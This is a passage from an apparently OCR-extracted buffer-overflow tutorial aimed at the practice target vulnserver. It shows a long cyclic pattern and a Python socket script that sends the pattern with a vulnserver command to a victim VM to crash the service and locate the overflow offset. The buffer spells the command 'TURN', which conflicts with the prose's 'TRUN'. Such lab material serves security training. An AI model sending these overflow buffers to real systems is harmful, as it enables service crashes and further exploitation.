Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0A
w1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb
6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1
Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6B
m7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs
2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7
Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2C
d3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci
8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3
Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8C
t9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz
4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9
Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4D
k5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq
0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5
Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0E
b1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg
6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1
Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6E
r7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex
2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7
Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2F
i3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn
8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3
Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8F
y9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge
4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9
Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9
kali@kali:~$ 
```

- Next we have to create a Python script as below

(type- vi 1.py)




```
import socket
import os
import sys

host="192.168.220.130"
port=9920

buffer = "TURN /.:/" + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7
Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba
8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8B
l9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br
4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4C
c5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci
0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5
Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0C
t1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy
6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1
De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6D
j7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp
2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7
Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2E
a3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef
8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3
El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8E
q9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew
4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9
Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4F
h5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn
0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5
Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0F
y1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd
```



```
Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0F
y1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd
6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1
Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9"

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
                                                                                    11,0-1        90%
```

- So this will import several modules allowing low level networking interface and the usage of systems specific parameters and functions.
- User have to set the host variable here is set to the IP address of other Windows victim VM.
- User have a port of 9920 which is a port that's used for vulnserver for connections.
- Now the buffer variable is set to the TRUN command +(plus) the characters that user generated with the Ruby script.


- User have to modify the parameters for your specific systems such as this host parameter here this host variable here you have to set it to the IP address of your Windows machine.
- So, go ahead and exit out of there**,**
- To initiate this script type python in the name of the script in my case it is python 1.py



```
kali:~# python 1.py
kali:~#
```

